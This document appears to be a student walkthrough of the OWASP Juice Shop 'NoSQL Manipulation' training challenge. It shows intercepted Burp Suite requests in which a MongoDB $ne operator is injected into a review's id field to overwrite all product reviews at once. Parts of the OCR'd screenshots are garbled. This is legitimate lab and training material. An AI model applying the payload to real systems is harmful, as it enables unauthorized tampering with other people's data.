


## **Injection Attack Vulnerability in OWASP Juice Shop**




In this we need to do NoSQL injection attack to manipulate the database and update multiple product review at the same time


Write a review and intercept the request using burp suite






## Sending the request to the repeater





change the PUT request to PATCH request as we need to update only the review message

PATCH request is used for partial update



Change the path from /rest/products/30/reviews to /rest/products/reviews

as we need to update multiple products at the same time

```
KICKDQQWIJSSISSIONCCISINDNCSNSDSUKIJOINGNEMEOINIGINESNUIVNIWOEM
   2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzl
   ZWNyZXQiOiIiLCJpcOFjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyNSOwMiOv
   wMiOwNyAxMjoyNTolNC40MDcgKzAw0jAwIiwiZGVsZXR1ZEF0IjpudWxsfSwiaWl
   KnxwHKw-nwOodGXbvduTIZb-oSmVE8QoDPsf2TkPlopUyLhStqVVQepIYNspOoY)
   QmUgPllUchrMUE3qM; continueCode=ZQhjtwH6tMceILFjfqIlTZkuNNhgnter
13
   Connection: keep-alive
14
15
         "message": "great juice",
         "id": "bender@juice-sh.op"
② 🕸 🗲 🗀
                 Search
Ready
 Event log (7)
               All issues
```

Change the author to id

As id indicates the item id

Now, after doing code review, I got to know that for storing the reviews of the user mongodb is being used

Now implementing NoSQL injection in the id section

```
|10| Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
   eyJ0eXAi0iJKVlQiLCJhbGci0iJSUzIlNiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlc:
   2tlbi161i1s1mxhc3RMb2dpbk1wIjoi1iwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2F;
   {\tt ZWNyZXQiOiIiLCJpc0FjdG12ZSI6dHJ12SwiY3J1YXR1ZEF0IjoiMjAyNS0wMi0wNyAxMjoyNTo1NC40MDcgKzAw0j.}
   wMiOwNyAxMjoyNTolNC40MDcgKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWFOIjoxNzM40TM0NDAlfQ.ePlegJ
   KnxwHKw-nw0odGXbvduTIZb-oSmVE8QoDPsf2TkPlopUyLhStqVVQepIYNsp0oYXUptLymN4h-I3fDZTufpLNPYuew
   QmUgPllUchrMUE3qM; continueCode=ZQhjtwH6tMceILFjfqIlTZkuNNhgntenI2wtMEI3KFPDt9nT2zUBzIbXsl
13 Connection: keep-alive
15 {
        "message":"great juice",
        "id":{
            "$ne":-1
 ② 🕸 🗲 🗦
 Done
  Event log (7)
              All issues
```

In the id field, we need to set "\$ne":-1 as in mongodb \$ne means not qual to

so executing this query will denote all the items except -1 (it will denote all as item with id -1 won't be possible)

Injecting this nosql injection query in the database with this request will change all the items comments into "great juice" if this vulnerability exists

```
Request
                            Response
    Pretty
                    Raw
                                    Hex
                                                   Render
   1 HTTP/1.1 200 0K
       Access-Control-Allow-Origin:
  3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
4 X-Frame-Options: SAMMORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"20d3-C1+fuhYrzXoZCp01ZCZ34slqgHg"
9 Vary: Accept-Encoding
10 Date: Fri, 07 Feb 2025 16:52:12 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length, 8403
13 Content-Length: 8403
14
15 {
                  "modified":29,
"original":[
                                      "message":"I bought it, would buy again. 5/7",
"author":"admin@juice-sh.op",
"product":3,
"likesCount":0,
                                       "likedBy":[
                                       l,
"_id":"4JJPp6yQyJG3ymY8q"
                                       "message":"yOur flr3wall needs m0r3 muscl3",
"author":"uvogin@juice-sh.op",
"product":2,
"likesCount":0,
                                       "likedBy":[
                                      l,
"_id":"8JcZ2au8srKCY7DAC"
```

## Task completed

You successfully solved a challenge: NoSQL Manipulation (Update multiple product reviews at the same time.)

Here you can see all the item reviews changed into "great juice" exploiting the vulnerability

